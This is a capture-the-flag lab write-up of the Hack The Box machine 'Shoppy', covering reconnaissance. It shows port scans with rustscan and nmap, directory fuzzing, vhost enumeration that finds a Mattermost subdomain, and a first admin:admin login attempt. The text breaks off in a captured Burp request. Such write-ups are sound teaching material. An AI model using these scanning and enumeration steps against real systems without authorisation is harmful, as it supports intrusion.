Shoppy

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.227.233
Lets try pinging it

```
ping 10.129.227.233 -c 5

PING 10.129.227.233 (10.129.227.233) 56(84) bytes of data.
64 bytes from 10.129.227.233: icmp_seq=1 ttl=63 time=162 ms
64 bytes from 10.129.227.233: icmp_seq=2 ttl=63 time=121 ms
64 bytes from 10.129.227.233: icmp_seq=3 ttl=63 time=84.6 ms
64 bytes from 10.129.227.233: icmp_seq=4 ttl=63 time=92.9 ms
64 bytes from 10.129.227.233: icmp_seq=5 ttl=63 time=106 ms

--- 10.129.227.233 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 84.641/113.274/162.287/27.365 ms
```

Alright, lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.129.227.233 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shoppy git:(main)±3 (21.552s)
rustscan -a 10.129.227.233 --ulimit 5000

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.227.233:22
Open 10.129.227.233:80
Open 10.129.227.233:9093
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-22 19:21 IST
Initiating Ping Scan at 19:21
Scanning 10.129.227.233 [2 ports]
Completed Ping Scan at 19:21, 0.44s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:21
Completed Parallel DNS resolution of 1 host. at 19:21, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:21
Scanning 10.129.227.233 [3 ports]
Discovered open port 22/tcp on 10.129.227.233
Discovered open port 80/tcp on 10.129.227.233
Discovered open port 9093/tcp on 10.129.227.233
Completed Connect Scan at 19:21, 0.42s elapsed (3 total ports)
Nmap scan report for 10.129.227.233
Host is up, received syn-ack (0.41s latency).
Scanned at 2024-10-22 19:21:55 IST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
9093/tcp open  copycat syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
9093/tcp open copycat syn-ack
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,9093 10.129.227.233 -o
aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shoppy git:(main)±3 (56.772s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,9093 10.129.227.233 -o aggressiveScan.txt
Nmap scan report for 10.129.227.233
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp   open  http    nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
|_http-server-header: nginx/1.23.1
9093/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; version=0.0.4; charset=utf-8).
|_http-trane-info: Problem with XML parsing of /evox/about
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Tue, 22 Oct 2024 13:54:38 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 5
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
| 256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
| 256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open http nginx 1.23.1
|http-title: Did not follow redirect to http://shoppy.htb
|http-server-header: nginx/1.23.1
9093/tcp open http Golang net/http server
```

```
|http-title: Site doesn't have a title (text/plain; version=0.0.4;
charset=utf-8).
|http-trane-info: Problem with XML parsing of /evox/about
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest, HTTPOptions:
| HTTP/1.0 200 OK
| Content-Type: text/plain; version=0.0.4; charset=utf-8
| Date: Tue, 22 Oct 2024 13:54:38 GMT
| HELP gogccyclesautomaticgccyclestotal Count of completed GC
cycles generated by the Go runtime.
| TYPE gogccyclesautomaticgccyclestotal counter
| gogccyclesautomaticgccyclestotal 5
| HELP gogccyclesforcedgccyclestotal Count of completed GC cycles
forced by the application.
| TYPE gogccyclesforcedgccyclestotal counter
| gogccyclesforcedgccyclestotal 0
| HELP gogccyclestotalgccyclestotal Count of all completed GC
cycles.
| TYPE gogccyclestotalgccyclestotal counter
| gogccyclestotalgccyclestotal 5
| HELP gogcdurationseconds A summary of the pause duration of
garbage collection cycles.
| TYPE gogcdurationseconds summary
| gogcdurationseconds{quantile="0"} 2.152e-05
| gogcdurationseconds{quantile="0.25"} 0.000136315
| gogcdur
```

Lets add shoppy.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.top
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
10.10.11.122    nunchucks.htb   store.nunchucks.htb
10.129.228.109  squashed.htb
10.129.228.60   photobomb.htb
10.129.228.98   precious.htb
10.129.227.233  shoppy.htb
~
```


Now lets do some Directory fuzzing and VHOST Enumeration on this

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://shoppy.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-
lowercase.txt -t 200 -r --scan-dir-listings
```



Directories

200 GET 66l 128w 1108c http://shoppy.htb/css/loader.css
200 GET 425l 1131w 7782c http://shoppy.htb/css/normalize.css
200 GET 68l 137w 1721c http://shoppy.htb/js/main.js
200 GET 168l 474w 6338c http://shoppy.htb/css/roboto.css
200 GET 1l 71w 3363c http://shoppy.htb/js/jquery.countdown.min.js
200 GET 26l 62w 1074c http://shoppy.htb/login
200 GET 2l 80w 3292c http://shoppy.htb/assets/css/styles.min.css
200 GET 57l 129w 2178c http://shoppy.htb/
200 GET 4l 64w 23739c http://shoppy.htb/css/font-awesome.min.css
200 GET 1038l 2050w 17441c http://shoppy.htb/css/style.css
200 GET 564l 1808w 17534c http://shoppy.htb/js/plugins.js
200 GET 7l 1031w 78129c
http://shoppy.htb/assets/bootstrap/js/bootstrap.min.js
200 GET 11l 46w 51284c
http://shoppy.htb/assets/fonts/ionicons.min.css
200 GET 0l 0w 295289c http://shoppy.htb/js/jquery.js

```
200 GET 0l 0w 188924c
http://shoppy.htb/assets/bootstrap/css/bootstrap.min.css
```

VHOST Enumeration

So i tried a few things word-lists and the one that I'm working in the below command have a ht

```
ffuf -u http://shoppy.htb -H "Host: FUZZ.shoppy.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -ac -t 200
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shoppy git:(main)±2 (1m 24.89s)
ffuf -u http://shoppy.htb -H "Host: FUZZ.shoppy.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://shoppy.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 164ms]
:: Progress: [100000/100000] :: Job [1/1] :: 1106 req/sec :: Duration: [0:01:24] :: Errors: 0 ::
```

Lets add this to our host file as well


```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.topology.htb
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
10.10.11.122    nunchucks.htb   store.nunchucks.htb
10.129.228.109  squashed.htb
10.129.228.60   photobomb.htb
10.129.228.98   precious.htb
10.129.227.233  shoppy.htb      mattermost.shoppy.htb
~
```


So lets get to this web application now

Web Application


default page




I wanna like figure out what technologies it is using so i just tested a random page for error and stuff




So i searched this error



So seems to be a nodejs application
Now, so lets see this /login page



So lets try to put something in like `admin:admin`



Now this doesnt work but i got this in burp lets try this on there

Request

Pretty Raw Hex

```
1 POST /login?error=RightCredentials HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
